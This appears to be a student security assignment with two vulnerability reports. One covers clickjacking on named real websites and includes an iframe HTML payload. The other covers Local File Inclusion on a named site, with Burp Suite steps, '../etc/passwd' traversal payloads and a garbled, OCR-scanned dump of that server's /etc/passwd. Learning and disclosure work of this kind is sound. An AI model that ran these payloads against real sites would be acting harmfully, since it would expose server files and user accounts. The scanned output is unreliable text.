Task 8

A. Find any website that is vulnerable to ClickJacking Attack. Make a report.

Title of Vulnerability: Clickjacking Vulnerability via Iframe

CVSS Score:

| Base Score | 6,3 |
|---|---------------------------|
| Attack Vector (AV) | Scope (S) |
| Network (N) Adjacent (A) Local (L) Physical (P) | Unchanged (U) Changed (C) |
| Attack Complexity (AC) | Confidentiality (C) |
| Low (L) High (H) | None (N) Low (L) High (H) |
| Privileges Required (PR) | Integrity (I) |
| None (N) Low (L) High (H) | None (N) Low (L) High (H) |
| User Interaction (UI) | Availability (A) |
| None (N) Required (R) | None (N) Low (L) High (H) |
| | |
| | |

Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Security Misconfiguration.

Description:

This report highlights a clickjacking vulnerability found on frerce.in. The vulnerability allows an attacker to trick users into clicking on hidden or disguised elements by embedding the website within an iframe.

Detailed Explanation:

Upon investigation, it was discovered that frerce in does not employ proper defenses against clickjacking attacks. An attacker can create a malicious webpage and embed fr.crce in within an iframe, positioning it in such a way that the user is unaware of the hidden content. By enticing the user to interact with the disguised elements, the attacker can perform unauthorized actions on behalf of the user.

Impact:

The impact of this vulnerability is significant, as it can lead to various malicious activities, like Phishing attacks: Users may unknowingly enter sensitive information into disguised forms. Unauthorized transactions: Attackers can trick users into performing actions such as transferring funds or making purchases.


Malware distribution: Clickjacking can be used to prompt users to download and execute malicious software.

Information disclosure: Attackers can exploit clickjacking to reveal confidential information or manipulate user settings.

Steps to recreate:

Step 1: Select the any website that has responsible disclosure program and we want to perform the clickjacking vulnerability on it

Link: https://tier3.pk/



Step 2: Create a HTML payload that has an iframe and in that iframe put the src has the target website like here the tier3.pk website


```
Payload : <html>
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>
</center>
</body>
</html>
```

```
<html>
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/|" width="500" height="500"></iframe>
</center>
</body>
</html>
```

Step 3: Save the file and open it in the browser if we see the target website been loaded in our html page then that website is vulnerable




iframe



Step 4: If that Website is not visible in that iframe means it is not vulnerable to clickjacking attack

clickjacking

iframe




Website2: https://frcrce.ac.in/

clickjacking


iframe



Website 3: https://legal-connect-silk.vercel.app/




This clickjacking vulnerabilities is reported via hackerone



B. Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Title of Vulnerability: Local File Inclusion (LFI) Vulnerability via Path Traversal

CVSS Score:



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a Local File Inclusion (LFI) vulnerability found on confiture de bali The vulnerability allows an attacker to include and execute arbitrary files from the local file system by manipulating input parameters susceptible to path traversal.

Detailed Explanation:

Upon investigation, it was discovered that confiture de bali lacks proper input validation and sanitization mechanisms, enabling an attacker to exploit path traversal techniques. By manipulating input parameters, such as file paths or directory traversal sequences (e.g., "../"), an attacker can include arbitrary files residing on the server's local file system. This could lead to the execution of sensitive files containing confidential information or executable code.

Impact:

The impact of this vulnerability is severe and can lead to various malicious activities, including: Unauthorized data disclosure: Attackers can read sensitive files, such as configuration files, password files, or log files, leading to the exposure of confidential information.


Code execution: Attackers can execute arbitrary code contained within included files, potentially compromising the entire system's security.

Denial of Service (DoS): By including system files or critical resources excessively, attackers can exhaust server resources, leading to a DoS condition.


Escalation of Privileges: Access to sensitive system files may enable attackers to escalate their privileges within the system, gaining unauthorized access to restricted areas or performing administrative actions.

Steps to recreate


Step 1: To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file, here we can see that confiture de bali points to a page called accuiel.php




Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request




Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater





Step 4: Now go to the repeater tab and change the value of acciul.php to a LFI payload Step 5: Start by typing ../etc/passwd and click on the send button, if in the response we see any root directory then it vulnerable otherwise add more payload to it





Step 6: Then again ../../etc/password and click on the send button, then check the response tab, if you get the output like below then it is vulnerable





Step 7: You also directly try this payload in the website itself in the place of acuiel.php just put ../../.etc/passwd





Home Gallery Contact

rootx:0:0:rootz/rootz/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:
3:3:sys:/dev/usr/sbin/nologin sync:x:4:65534.sync:/bin:/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:
6:12:man/war/cache/man/usr/sbin/nologin | px:x:7:17:pl/var/spool/pd/usr/sbin/nologin mani:x:8:8:mail:/var/mail/usr/sbin/nologin news:x:9:9:news/var/spool/news/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:
13:13:proxy/bin/usr/sbin/nologin www-data:/asr/war/data/var/www.lusr/sbin/nologin backups:x:43:43:backup:x/ar/sbin/nologin inst:x:33:33:3:www-data/var/www.lusr/sbin/nologin packup:x:43:43:backup:x/ar/sbin/nologin gats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats/usr/sbin/nologin robody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin_apt:x:100:65534:/nonexistent/usr/sbin/nologin_papt:x:100:65534:/nonexistent/usr/sbin/nologin_papt:x:100:65534:/nonexistent/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,../run/systemd/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,../run/systemd/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,../run/systemd/usr/sbin/nologin management,.../run/systemd/usr/sbin/nologin puppet:x:100:65534:/nonexistent/usr/sbin/nologin puppet:x:100:65534:/nonexistent/usr/sbin/nologin adminrobot:x:490:490:adminrobot:/nome/ovh/bin/false ovhx:500:100:ovh/home/ovh/bin/bash ovhcron:x:158:151:ovhcron/infalse autohosting:x:495:495::/home/ovh/bin/false ovhx:500:100:ovh/home/ovh/bin/false ovhx:500:100:ovh/home/ovh/bin/false ovhx:500:100:ovh/home/ovh/bin/false ovhx:500:100:ovh/home/ovh/bin/false ovhx:500:nonexistent/usr/sbin/nologin gerix:111:6534::/run/systent/bin/nologin statd:x:112:65534:/var/lib/rassisin/nologin statd:x:112:65534:/var/lib/rassisin/nologin caem:x:100:nonexistent/usr/sbin/nologin gerix:111:100:/nonexistent/usr/sbin/nologin confiturma:x:962544:100:confiturma:/homez.546/confiturma:/homez.546/confiturma:/homez.546/confiturma:/homez.546/confiturma:/homez.546/confiturma:/homez.546/confi